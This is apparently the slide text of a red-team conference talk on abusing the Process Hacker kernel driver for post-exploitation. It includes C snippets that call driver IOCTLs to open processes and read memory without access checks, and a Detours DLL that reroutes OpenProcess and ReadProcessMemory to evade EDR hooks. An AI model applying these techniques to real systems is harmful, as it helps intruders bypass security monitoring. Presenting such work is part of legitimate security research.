

TRACK1



# Utilizing Lol Drivers in Post- Exploitation Tradecraft

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# Agenda

- Motivations & Challenges of kernel mode attacks
- Analysis of a Lol Driver
- Implementation of TTPs using the Lol Driver
  - Reading PEB of a Process
  - Weaponizing tools with Lol Driver
  - Thread Hijacking
- Subverting Protected Processes
  - Crafting a simple meterpreter loader
- New tool to use Lol driver threats


# User Mode & Kernel Mode

- Current public offensive security practices mainly focuses on user-mode threats. However, threat actors still combines kernel mode attacks with user mode techniques.
- Defensive products and tools also aligned with this trend because of the importance and variety of user mode threats.
- Why Kernel mode?
  - Evasion
  - Bypassing user-mode controls
  - Manipulating OS and AV components

# API Hooking

- Bread and butter of EDRs and Sandboxes
- User mode technique for behavioral analysis
- Attacker's current options:
  - Unhook with fresh copy of ntdll
  - Use direct syscalls in compilation
  - Use Blockdlls + ACG

## Windows Architecture



Source:

<https://web.archive.org/web/20170626120942/https://blogs.msdn.microsoft.com/hanybarakat/2007/02/25/deeper-into-windows-architecture/>

# Kernel mode Challenges

- Prone to error
- Need to have Administrator privileges
- Deploying driver is a noisy action
- Microsoft DSE and PatchGuard

# DSE and Patchguard

- Driver Signature Enforcement and EV certificates for Windows 10
  - “All drivers for Windows 10 (starting with version 1507, Threshold 1) signed by the Hardware Dev Center are SHA2 signed” – msdn
- PatchGuard (or Kernel Patch Protection) is a mechanism to defend against kernel patches.
  - “Because patching replaces kernel code with unknown, untested code, there is no way to assess the quality or impact of the third-party code...” – Microsoft FAQ
  - Affects both rootkits and AVs
- Still various bypasses exist for turning off DSE and PatchGuard
  - Using signed vulnerable drivers is fairly studied subject (capcom.sys)

# LOL Drivers?


- Maybe, we can use non-vulnerable drivers for our purposes
  - No need to develop drivers from scratch
  - No need to bypass DSE or PatchGuard (could cause BSODs)
- Where can we find such a driver?



# Process Hacker

- How Process Hacker extracts so much data?
    - It installs its own driver
  - Some malware families (like Dridex) already uses Process Hacker in a simple way

<https://www.crowdstrike.com/blog/doppelpaymer-ransomware-and-dridex-2/>



names imported by ProcessHacker. DoppelPaymer then executes ProcessHacker which loads the stager DLL via DLL search order hijacking. Once loaded, ProcessHacker's kernel driver is leveraged to kill the blacklisted processes.

# Process Hacker Analysis

- Reading PH code teaches a lot. <3

<https://github.com/processhacker/processhacker>

- Process Hacker uses IOCTLs to communicate with its own driver

<https://docs.microsoft.com/en-us/windows/win32/devio/device-input-and-output-control-ioctl->

The **DeviceIoControl** function provides a device input and output control (IOCTL) interface through which an application can communicate directly with a device driver. The **DeviceIoControl** function is a general-purpose interface that can send control codes to a variety of devices. Each control code represents an operation for the driver to perform. For example, a control code can ask a device driver to return information about the corresponding device, or direct the driver to carry out an action on the device, such as formatting a disk.

# Process Hacker Analysis

```
950 NTSTATUS KphQueryInformationObject(
951     _In_ HANDLE ProcessHandle,
952     _In_ HANDLE Handle,
953     _In_ KPH_OBJECT_INFORMATION_CLASS ObjectInformationClass,
954     _Out_writes_bytes_(ObjectInformationLength) PVOID ObjectInformation,
955     _In_ ULONG ObjectInformationLength,
956     _Inout_opt_ PULONG ReturnLength
957 )
958 {
959     struct
960     {
961         HANDLE ProcessHandle;
962         HANDLE Handle;
963         KPH_OBJECT_INFORMATION_CLASS ObjectInformationClass;
964         PVOID ObjectInformation;
965         ULONG ObjectInformationLength;
966         PULONG ReturnLength;
967     } input = { ProcessHandle, Handle, ObjectInformationClass, ObjectInformation,
968             ObjectInformationLength, ReturnLength };
969
970     return KphDeviceIoControl(
971         KPH_QUERYINFORMATIONOBJECT,
972         &input,
973         sizeof(input)
974     );
975 }
```

kph.c

```
1045 NTSTATUS KphpDeviceIoControl(
1046     _In_ ULONG KphControlCode,
1047     _In_ PVOID InBuffer,
1048     _In_ ULONG InBufferLength
1049 )
1050 {
1051     IO_STATUS_BLOCK iosb;
1052
1053     return NtDeviceIoControlFile(
1054         PhKphHandle,
1055         NULL,
1056         NULL,
1057         NULL,
1058         &iosb,
1059         KphControlCode,
1060         InBuffer,
1061         InBufferLength,
1062         NULL,
1063         0
1064     );
1065 }
```

kph.c

# Process Hacker Driver

Look at all the IOCTLs...

Wait

Look at all the IOCTLs that I cannot  
use 😞

All the good IOCTLs are actually  
“protected”.

```
207 #define KPH_CTL_CODE(x) CTL_CODE(KPH_DEVICE_TYPE, 0x800 + x, METHOD_NEITHER, FILE_ANY_ACCESS)
208
209 // General
210 #define KPH_GETFEATURES KPH_CTL_CODE(0)
211 #define KPH_VERIFYCLIENT KPH_CTL_CODE(1)
212 #define KPH_RETRIEVEKEY KPH_CTL_CODE(2) // User-mode only
213
214 // Processes
215 #define KPH_OPENPROCESS KPH_CTL_CODE(50) // L1/L2 protected API
216 #define KPH_OPENPROCESSTOKEN KPH_CTL_CODE(51) // L1/L2 protected API
217 #define KPH_OPENPROCESSJOB KPH_CTL_CODE(52)
218 #define KPH_RESERVED53 KPH_CTL_CODE(53)
219 #define KPH_RESERVED54 KPH_CTL_CODE(54)
220 #define KPH_TERMINATEPROCESS KPH_CTL_CODE(55) // L2 protected API
221 #define KPH_RESERVED56 KPH_CTL_CODE(56)
222 #define KPH_RESERVED57 KPH_CTL_CODE(57)
223 #define KPH_READVIRTUALMEMORYUNSAFE KPH_CTL_CODE(58) // L2 protected API
224 #define KPH_QUERYINFORMATIONPROCESS KPH_CTL_CODE(59)
225 #define KPH_SETINFORMATIONPROCESS KPH_CTL_CODE(60)
226
227 // Threads
228 #define KPH_OPENTHREAD KPH_CTL_CODE(100) // L1/L2 protected API
229 #define KPH_OPENTHREADPROCESS KPH_CTL_CODE(101)
230 #define KPH_RESERVED102 KPH_CTL_CODE(102)
231 #define KPH_RESERVED103 KPH_CTL_CODE(103)
232 #define KPH_RESERVED104 KPH_CTL_CODE(104)
233 #define KPH_RESERVED105 KPH_CTL_CODE(105)
234 #define KPH_CAPTURESTACKBACKTRACETHREAD KPH_CTL_CODE(106)
235 #define KPH_QUERYINFORMATIONTHREAD KPH_CTL_CODE(107)
236 #define KPH_SETINFORMATIONTHREAD KPH_CTL_CODE(108)
237
238 // Handles
239 #define KPH_ENUMERATEPROCESSHANDLES KPH_CTL_CODE(150)
240 #define KPH_QUERYINFORMATIONOBJECT KPH_CTL_CODE(151)
241 #define KPH_SETINFORMATIONOBJECT KPH_CTL_CODE(152)
242 #define KPH_RESERVED153 KPH_CTL_CODE(153)
```

kphapi.h



- Process Hacker driver has client verification for IOCTLs that can be used for malicious purposes.
- The IOCTL key is generated in the verification process when the driver is installed.
- Driver checks the signature and the image of the process calling its IOCTL with its own key.

```

158 NTSTATUS KpiOpenProcess(
159     _Out_ PHANDLE ProcessHandle,
160     _In_ ACCESS_MASK DesiredAccess,
161     _In_ PCLIENT_ID ClientId,
162     _In_opt_ KPH_KEY Key,
163     _In_ PKPH_CLIENT Client,
164     _In_ KPROCESSOR_MODE AccessMode
165 );

```

kph.h

```

232 NTSTATUS KphVerifyFile(
233     _In_ PUNICODE_STRING FileName,
234     _In_reads_bytes_(SignatureSize) PUCHAR Signature,
235     _In_ ULONG SignatureSize
236 );
237 {
238     NTSTATUS status;
239     BCRYPT_ALG_HANDLE signAlgHandle = NULL;
240     BCRYPT_KEY_HANDLE keyHandle = NULL;
241     PVOID hash = NULL;
242     ULONG hashSize;
243
244     PAGED_CODE();
245
246     // Import the trusted public key.
247
248     if (!NT_SUCCESS(status = BCryptOpenAlgorithmProvider(&signAlgHandle, KPH_SIGN_ALGORITHM, NULL, 0)))
249         goto CleanupExit;
250     if (!NT_SUCCESS(status = BCryptImportKeyPair(signAlgHandle, NULL, KPH_BLOB_PUBLIC, &keyHandle,
251         KphpTrustedPublicKey, sizeof(KphpTrustedPublicKey), 0)))
252     {
253         goto CleanupExit;
254     }
255
256     // Hash the file.
257
258     if (!NT_SUCCESS(status = KphHashFile(FileName, &hash, &hashSize)))
259         goto CleanupExit;
260
261     // Verify the hash.
262
263     if (!NT_SUCCESS(status = BCryptVerifySignature(keyHandle, NULL, hash, hashSize, Signature,
264         SignatureSize, 0)))
265     {
266         goto CleanupExit;
267     }
268

```

Verify.c

## History for processhacker / KProcessHacker / process.c

-o Commits on Jan 2, 2021

KPH hardening, protected domination check and caller verification (#767)

jxy-s committed on Jan 2

Verified



d2cd2a1



-o Commits on Oct 6, 2017

Update KPH for VS17

dmex committed on Oct 6, 2017



10bc7c7



-o Commits on Apr 27, 2017

Fix github file encoding issues

dmex committed on Apr 27, 2017



f2b0ce1



-o Commits on Mar 28, 2016

Re-add KphOpenProcessToken

wj32 committed on Mar 27, 2016



68235b0



-o Commits on Mar 16, 2016

Fully implement verification for KProcessHacker

wj32 committed on Mar 16, 2016



d442297



-o Commits on Mar 15, 2016

Add KProcessHacker hashing and verification code

wj32 committed on Mar 15, 2016



285e4c0



-o Commits on Mar 14, 2016

Perform access checks for user-mode wherever possible

wj32 committed on Mar 14, 2016



7fb0ff3



Remove all internal procedure scans from KProcessHacker

wj32 committed on Mar 14, 2016



2eba00e



Remove KphSuspendProcess and KphResumeProcess

wj32 committed on Mar 14, 2016



8fe0c1a



<https://github.com/processhacker/processhacker/commits/d2cd2a12294676cda1516b9023af91a7466817fa/KProcessHacker/process.c>




```
177 #define KPH_CTL_CODE(x) CTL_CODE(KPH_DEVICE_TYPE, 0x800 + x, METHOD_NEITHER, FILE_ANY_ACCESS)
178 // General
180 #define KPH_GETFEATURES KPH_CTL_CODE(0)
181 // Processes
183 #define KPH_OPENPROCESS KPH_CTL_CODE(50)
184 #define KPH_OPENPROCESSTOKEN KPH_CTL_CODE(51)
185 #define KPH_OPENPROCESSJOB KPH_CTL_CODE(52)
186 #define KPH_SUSPENDPROCESS KPH_CTL_CODE(53)
187 #define KPH_RESUMEPROCESS KPH_CTL_CODE(54)
188 #define KPH_TERMINATEPROCESS KPH_CTL_CODE(55)
189 #define KPH_READVIRTUALMEMORY KPH_CTL_CODE(56)
190 #define KPH_WRITEVIRTUALMEMORY KPH_CTL_CODE(57)
191 #define KPH_READVIRTUALMEMORYUNSAFE KPH_CTL_CODE(58)
192 #define KPH_QUERYINFORMATIONPROCESS KPH_CTL_CODE(59)
193 #define KPH_SETINFORMATIONPROCESS KPH_CTL_CODE(60)
194
195 // Threads
196 #define KPH_OPENTHREAD KPH_CTL_CODE(100)
197 #define KPH_OPENTHREADPROCESS KPH_CTL_CODE(101)
198 #define KPH_TERMINATETHREAD KPH_CTL_CODE(102)
199 #define KPH_TERMINATETHREADUNSAFE KPH_CTL_CODE(103)
200 #define KPH_GETCONTEXTTHREAD KPH_CTL_CODE(104)
201 #define KPH_SETCONTEXTTHREAD KPH_CTL_CODE(105)
202 #define KPH_CAPTURESTACKBACKTRACETHREAD KPH_CTL_CODE(106)
203 #define KPH_QUERYINFORMATIONTHREAD KPH_CTL_CODE(107)
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205
206 // Handles
207 #define KPH_ENUMERATEPROCESSHANDLES KPH_CTL_CODE(150)
208 #define KPH_QUERYINFORMATIONOBJECT KPH_CTL_CODE(151)
209 #define KPH_SETINFORMATIONOBJECT KPH_CTL_CODE(152)
210 #define KPH_DUPLICATEOBJECT KPH_CTL_CODE(153)
211
212 // Misc.
```

Old kphapi.h

```
207 #define KPH_CTL_CODE(x) CTL_CODE(KPH_DEVICE_TYPE, 0x800 + x, METHOD_NEITHER, FILE_ANY_ACCESS)
208
209 // General
210 #define KPH_GETFEATURES KPH_CTL_CODE(0)
211 #define KPH_VERIFYCLIENT KPH_CTL_CODE(1)
212 #define KPH_RETRIEVEKEY KPH_CTL_CODE(2) // User-mode only
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231 #define KPH_RESERVED103 KPH_CTL_CODE(103)
232 #define KPH_RESERVED104 KPH_CTL_CODE(104)
233 #define KPH_RESERVED105 KPH_CTL_CODE(105)
234 #define KPH_CAPTURESTACKBACKTRACE THREAD KPH_CTL_CODE(106)
235 #define KPH_QUERYINFORMATIONTHREAD KPH_CTL_CODE(107)
236 #define KPH_SETINFORMATIONTHREAD KPH_CTL_CODE(108)
237
238 // Handles
239 #define KPH_ENUMERATEPROCESSHANDLES KPH_CTL_CODE(150)
240 #define KPH_QUERYINFORMATIONOBJECT KPH_CTL_CODE(151)
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```

New kphapi.h






# Using IOCTLs

Let's start with reading PEB of a process:

- Get Process Handle
- Query PEB address
- Read Process Memory



# Using IOCTLs

Let's start with reading PEB of a process:

- Get Process Handle
- Query PEB address
- Read Process Memory

```
20     uPid.UniqueProcess = (HANDLE)(DWORD_PTR)pid;
21     uPid.UniqueThread = (HANDLE)0;
22
23     status = NtOpenProcess(&hProc, PROCESS_ALL_ACCESS, &ObjectAttributes, &uPid);
24     status = NtQueryInformationProcess(hProc, ProcessBasicInformation, &pbi, sizeof(pbi), 0);
25     status = NtReadVirtualMemory(hProc, pbi.PebBaseAddress, &peb, sizeof(peb), 0);
26
27     return 0;
```

Standard Read PEB function

```
23     status = KphConnect();
24
25     uPid.UniqueProcess = (HANDLE)(DWORD_PTR)pid;
26     uPid.UniqueThread = (HANDLE)0;
27
28     status = KphOpenProcess(&hProc, PROCESS_ALL_ACCESS, &uPid);
29     status = NtQueryInformationProcess(hProc, ProcessBasicInformation, &pbi, sizeof(pbi), 0);
30     status = KphReadVirtualMemory(hProc, pbi.PebBaseAddress, &peb, sizeof(peb), 0);
31     return 0;
```

Kprocesshacker Read PEB function



DEMO HERE

# Advantages of using IOCTLs

- Harder to detect by API Hooking
- Process Hacker driver uses kernel mode access when opening processes.
  - Well, we want to skip access checks too
- AV minifilters may ignore notifications came from Kernel mode operations.



```
80 // Use the thread ID if it was specified.  
81 if (clientId.UniqueThread)  
{  
82     status = PsLookupProcessThreadByCid(&clientId, &process, &thread);  
83  
84     if (NT_SUCCESS(status))  
85     {  
86         // We don't actually need the thread.  
87         ObDereferenceObject(thread);  
88     }  
89 }  
90 else  
91 {  
92     status = PsLookupProcessByProcessId(clientId.UniqueProcess, &process);  
93 }  
94  
95 if (!NT_SUCCESS(status))  
96     return status;  
97  
98 // Always open in KernelMode to skip access checks.  
99 status = ObOpenObjectByPointer(  
100     process,  
101     0,  
102     NULL,  
103     DesiredAccess,  
104     *PsProcessType,  
105     KernelMode,  
106     &processHandle  
107 );  
108  
109 ObDereferenceObject(process);
```

Process.c

# Handle Management

- Microsoft has a checklist for driver developers with “Handle Management” sub-topic.
- <https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/handle-management>

## Handle Management

04/20/2017 • 2 minutes to read



A significant source of security issues within drivers is the use of handles passed between user-mode and kernel-mode components. There are a number of known problems with handle usage within the kernel environment, including the following:

- An application that passes the wrong type of handle to a kernel driver. The kernel driver might crash trying to use an event object where a file object is needed.
- An application that passes a handle to an object for which it does not have the necessary access. The kernel driver might perform an operation that works because the call comes from kernel mode, even though the user does not have adequate permissions to do so.
- An application that passes a value that is not a valid handle in its address space, but is marked as a system handle to perform a malicious operation against the system.
- An application that passes a value that is not an appropriate handle for the device object (a handle that this driver didn't create).

# Weaponizing Tools to Use IOCTLs

- Rewriting all tools to use IOCTLs instead of API calls can be costly for red teams.
- It's necessary to modify the tools dynamically in run-time.
  - We can learn from defensive products: **API Hooking** again
  - Altering execution flow of a tool by using hooking
- We can use any hooking library (Detours, MinHook, EasyHook or DIY) to rewrite API calls

# Using Microsoft Detours

```
3 [ #include "detours.h"
4
5 #pragma comment(lib, "detours.lib")
6
7
8 NTSTATUS HookMePH() {
9     NTSTATUS status = KphConnect();
10    LPVOID pNtOpenProcess = GetProcAddress(GetModuleHandle(L"kernelbase.dll"), "OpenProcess");
11    LPVOID pReadProcessMemory = GetProcAddress(GetModuleHandle(L"kernelbase.dll"), "ReadProcessMemory");
12    DetourRestoreAfterWith();
13    DetourTransactionBegin();
14    DetourUpdateThread(GetCurrentThread());
15    DetourAttach(&pNtOpenProcess, PHOpenProcess);
16    DetourAttach(&pReadProcessMemory, PHReadProcessMemory);
17    LONG lError = DetourTransactionCommit();
18    if (lError != NO_ERROR) {
19        MessageBox(HWND_DESKTOP, L"Failed to detour", L"detour", MB_OK);
20        return FALSE;
21    }
22    return 0;
23 }
24
25 BOOL APIENTRY DllMain( HMODULE hModule,
26                         DWORD ul_reason_for_call,
27                         LPVOID lpReserved
28                         )
29 {
30     if (DetourIsHelperProcess()) { return TRUE; }
31     switch (ul_reason_for_call)
32     {
33     case DLL_PROCESS_ATTACH:
34         HookMePH();
```

```
7 HANDLE WINAPI PHOpenProcess(
8     _In_ DWORD dwDesiredAccess,
9     _In_ BOOL bInheritHandle,
10    _In_ DWORD dwProcessId
11 ) {
12     HANDLE ProcessHandle;
13     CLIENT_ID ClientId = { 0 };
14     ClientId.UniqueProcess = (HANDLE)dwProcessId;
15     NTSTATUS status = KphOpenProcess(&ProcessHandle,
16                                     PROCESS_ALL_ACCESS, &ClientId);
17     return ProcessHandle;
18 }
19
20 BOOL WINAPI PHReadProcessMemory(
21     HANDLE hProcess,
22     LPCVOID lpBaseAddress,
23     LPVOID lpBuffer,
24     SIZE_T nSize,
25     SIZE_T* lpNumberOfBytesRead
26 ) {
27     NTSTATUS status = KphReadVirtualMemory(hProcess, (PVOID)lpBaseAddress,
28                                         lpBuffer, nSize, lpNumberOfBytesRead);
29     if (status == STATUS_SUCCESS) return TRUE;
30     else return FALSE;
31 }
```



DEMO HERE


# Implementing Process Injection

- Process Injection basically consists of 3 steps:
  - Allocating Memory
  - Writing to Memory
  - Executing Payload
- We can change API calls with IOCTLs for some of these steps.

# Thread Execution Hijacking

```
24 |     THREADENTRY32 threadEntry;
25 |     CONTEXT context;
26 |
27 |     int pid = _wtoi(argv[1]);
28 |
29 |     context.ContextFlags = CONTEXT_FULL;
